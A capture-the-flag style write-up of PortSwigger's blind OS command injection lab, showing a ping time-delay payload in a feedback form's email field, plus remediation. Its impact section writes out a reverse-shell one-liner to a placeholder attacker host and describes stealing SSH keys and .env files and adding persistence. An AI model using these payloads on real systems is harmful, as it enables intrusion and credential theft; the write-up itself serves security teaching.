Blind OS Command Injection with Time Delays

Table of Contents
| Platform | PortSwigger Web Security Academy |
| Topic | OS command injection |
| Lab | Blind OS command injection with time delays |
| Difficulty | Practitioner |
| Goal | Cause a 10-second delay to prove command execution |
| Tools | Burp Suite (Proxy + Repeater) |
What makes this one “blind”?#
In the simple case
the
command’s output came straight back in the response. Here it doesn’t: the
application runs a shell command with your input but never returns the result.
That means we can’t just read the output of whoami, so we need an inference
technique to confirm the injection actually ran.
The classic one is a time delay. If we inject a command that makes the server pause for a known number of seconds and the response is delayed by exactly that long, the command ran.
Finding the injection point#

The vulnerable feature is the feedback form. From the shop, follow the Submit feedback link:


Fill it in with harmless values and submit it once to see the normal behavior:


With Burp intercepting, the submission is a POST /feedback/submit carrying the
four fields plus a CSRF token. The response is an empty JSON body, so there’s
nowhere for command output to appear:
Send that request to Repeater so we can tamper with it repeatedly:

One important setup step: enable “URL-encode as you type” in the Repeater
request panel. Our payload uses characters like | and spaces that must be
URL-encoded in the body, and this option handles it automatically:
Exploitation: forcing a delay#
Which field feeds the shell command isn’t visible from the outside, so the method
is to drop the delay payload into each field in turn and watch the response time.
Here the email parameter is the one that produced the delay. The || (shell
OR) operator runs the command on its right only when the command on its left
fails, so wrapping our payload in a || pair makes it run whatever the surrounding
command does, while keeping the command syntax valid on either side. Inject a
ping that sends 10 packets to localhost:
email=test@test.com||ping -c 10 127.0.0.1||If the server builds a command using the email value, the payload turns it into something like the following (we can’t see it, which is the whole point of a blind injection):
<mail-command> ... test@test.com || ping -c 10 127.0.0.1 || ...ping -c 10 127.0.0.1 sends 10 packets at one per second, so it runs for about 10
seconds. Pinging 127.0.0.1 (localhost) matters: the loopback address is always
reachable and instant, so the delay comes purely from ping’s one-second pacing,
not from network latency or a host that might be firewalled or offline, and it
needs no outbound traffic at all. I reached for ping rather than sleep because
ping is almost always installed; sleep 10 is a cleaner delay where it is
available. Send the request and watch the response time: instead of returning
instantly, it now hangs for roughly 10 seconds before the empty {} comes back.

That delay is the proof. The output was never shown, but the server clearly executed our command. The lab is solved.
Real-world impact#
Being blind doesn’t cap the damage. A time delay only proves the server runs your input, but it still executes arbitrary commands, you just can’t see the output inline. In a real, authorized engagement you’d escalate the same way, leaning on out-of-band channels (a separate path back to you, such as a DNS lookup or an HTTP request to a server you control, used to carry data or confirmation when the app’s own response won’t show it):
- Interactive access — pipe a reverse shell back to your own box (a
bash -i >& /dev/tcp/<attacker-ip>/<listening-port> 0>&1orncone-liner); a shell sidesteps the blindness entirely. - Credential & key theft — read sensitive files (
/etc/passwd,.env, SSH private keys like~/.ssh/id_rsa) and exfiltrate them out-of-band, e.g. over DNS or an HTTP request to your server. - Lateral movement — reuse harvested SSH keys or passwords to log into the host or pivot to other machines on the network.
- Persistence & exfiltration — append your key to
~/.ssh/authorized_keys, add a cron job, or stage data for exfiltration.
It’s the same command execution you confirmed with a delay, just pointed at a real objective, which is why these bugs rate critical. Only ever against systems you are authorized to test.
Remediation#
- Don’t call the OS shell with user input. Use safe, purpose-built APIs instead of building command strings.
- If a shell command is unavoidable, pass arguments as an array/argv so
metacharacters like
|are never interpreted. - Validate input against a strict allow-list (for an email field, validate the format and reject anything else) rather than blacklisting characters.
A concrete, generic example of the safe form, passing arguments as a list so no shell parses them:
# Unsafe: the email is concatenated into a shell string
os.system("mail -s subject " + email)

# Safe: arguments passed as a list, with no shell involved
subprocess.run(["mail", "-s", "subject", email], shell=False)
With shell=False and an argument list, ||ping -c 10 127.0.0.1|| in the email
is treated as one (invalid) address, never as shell operators.
Key takeaways#
- When output isn’t reflected, switch to inference: time delays, out-of-band interactions, or writing output somewhere you can read later.
ping -c N 127.0.0.1(orsleep Nwhere available) is a clean, ~N-second probe for blind command injection.- Test every field of a form, and turn on URL-encode as you type in
Repeater so
|, spaces, and&don’t corrupt the request body.
Related posts#
- OS Command Injection: Simple Case — the reflected-output starting point.
- Blind OS Command Injection with Output Redirection — recovering the actual output when it’s blind.
- Shakabrah — the same bug class on a full OffSec machine, injection to root.